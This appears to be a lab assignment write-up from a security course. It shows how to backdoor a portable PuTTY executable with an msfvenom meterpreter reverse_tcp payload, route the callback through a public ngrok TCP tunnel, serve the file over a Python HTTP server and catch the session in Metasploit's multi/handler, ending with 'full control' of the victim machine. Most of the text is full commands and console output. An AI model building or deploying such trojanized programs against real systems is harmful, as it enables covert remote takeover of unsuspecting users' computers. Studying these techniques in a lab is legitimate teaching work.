ASSIGNMENT

Project: Tunneling with metasploit


Usage:

Tunneling is used to make files available on the device under a wifi network to the public using a tool (mostly ngrok).

We have two devices for this work. i. Kali Linux(exploiting machine), ii. Windows(Victim machine).

For this work we use Putty.exe portable version with x32 bit version.

Using ngrok "ngrok tcp 8080"
This opens tunnel on the port 8080 with tcp connection.




```
ngrok                                                              (Ctrl+C to quit)

Visit http://localhost:4040/ to inspect, replay, and modify your requests

Session Status                online
Account                       user (Plan: Free)
Update                        update available (version 3.0.6-rc1, Ctrl-U to upda
Version                       3.0.4
Region                        India (in)
Latency                       49ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://0.tcp.in.ngrok.io:12465 -> localhost:8080

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

Here we got port forwarding done using a unique link. We shall use this to create our malicious apk.

For this we use msfvenom "msfvenom –platform windows -a x86 -x putty.exe -k -p windows/meterpreter/reverse_tcp


LHOST=(the link on the forwarding) LPORT=(The port provided by the Ngrok) -f exe -o PUTTY.exe”



```
┌──(kali㉿kali)-[~/trails/apktrails]
└─$ msfvenom --platform windows -a x86 -x putty.exe -k -p windows/meterpreter/rev
erse_tcp LHOST=0.tcp.in.ngrok.io LPORT=12465 -f exe -o PUTTY.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 1716736 bytes
Saved as: PUTTY.exe
```

We got the malicious exe built, now we need to set up the listener for this.

We set up msfconsle



```
┌──(kali㉿kali)-[~]
└─$ msfconsole

 ______________________________________________________________________________
|                                                                              |
|                   METASPLOIT CYBER MISSILE COMMAND V5                        |
|______________________________________________________________________________|
      \                                  /                      /
       \     .                          /                      /            x
        \                              /                      /
         \                            /          +           /
          \            +             /                      /
           *                        /                      /
                                   /      .               /
    X                             /                      /            X
                                 /                     ###
                                /                     # % #
                               /                       ###
                      .       /
     .                       /      .            *           .
                            /
                           *
                  +                       *

                                       ^
####      __     __     __          #######         __     __     __        ####
####    /    \ /    \ /    \      ###########     /    \ /    \ /    \      ####
################################################################################
################################################################################
# WAVE 5 ######## SCORE 31337 ################################## HIGH FFFFFFFF #
################################################################################
                                                           https://metasploit.com


       =[ metasploit v6.2.7-dev                           ]
+ -- --=[ 2229 exploits - 1176 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View missing module options with show
missing

msf6 >
```

The commands are


“use exploit multi/handler”

“set payload windows/meterpreter/reverse_tcp”

“set LHOST 0.0.0.0”


“set LPORT 8080”

“run”




```
msf6 > use exploit multi/handler

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank
      Check  Description
   -  ----                                                  ---------------  ----
      -----  -----------
   0  exploit/linux/local/apt_package_manager_persistence  1999-03-09       excel
lent  No     APT Package Manager Persistence
   1  exploit/android/local/janus                          2017-07-31       manua
l     Yes    Android Janus APK Signature bypass
   2  auxiliary/scanner/http/apache_mod_cgi_bash_env       2014-09-24       norma
l     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scan
ner
   3  exploit/linux/local/bash_profile_persistence         1989-06-08       norma
l     No     Bash Profile Persistence
   4  exploit/linux/local/desktop_privilege_escalation     2014-08-07       excel
lent  Yes    Desktop Linux Password Stealer and Privilege Escalation
   5  exploit/multi/handler                                                 manua
l     No     Generic Payload Handler
   6  exploit/windows/mssql/mssql_linkcrawler              2000-01-01       great
      No     Microsoft SQL Server Database Link Crawling Command Execution
   7  exploit/windows/browser/persits_xupload_traversal    2009-09-29       excel
lent  No     Persits XUpload ActiveX MakeHttpRequest Directory Traversal
   8  exploit/linux/local/yum_package_manager_persistence  2003-12-17       excel
lent  No     Yum Package Manager Persistence


Interact with a module by name or index. For example info 8, use 8 or use exploit
/linux/local/yum_package_manager_persistence

msf6 > use 5
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 0.0.0.0
LHOST ⇒ 0.0.0.0
msf6 exploit(multi/handler) > set LPORT 8080
```

Now we transfer the malicious file to the victim system, for this I am using a python server on my system.



```
┌──(kali㉿kali)-[~/trails/apktrails]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

After downloading and running on the windows system we shall a meterpreter session opened in our msfconsole



Name	Date modified	Type	Size
PUTTY	7/26/2022 1:06 PM	Application	1,677 KB
		archive	1,130 KB

Specify the destination you want to connect to

Host Name (or IP address):


Port: 22

Connection type: ● SSH ○ Serial ○ Other: Telnet

Saved Sessions:

Default Settings

Close window on exit: ○ Always ○ Never ● Only on clean exit



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 0.0.0.0:8080
        [*] Sending stage (175686 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:8080 → 127.0.0.1:37234) at 2022-07-2
6 03:54:27 -0400

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > id
[-] Unknown command: id
meterpreter > dir
Listing: C:\KRADEMY\backdoor assignment\Tunneling
=================================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100777/rwxrwxrwx  1716736  fil   2022-07-26 03:36:53 -0400  PUTTY.exe
100666/rw-rw-rw-  1156697  fil   2022-07-26 03:53:50 -0400  PUTTY.exe.zip

meterpreter > █
```

Thus we have the victim’s system full control in our hands.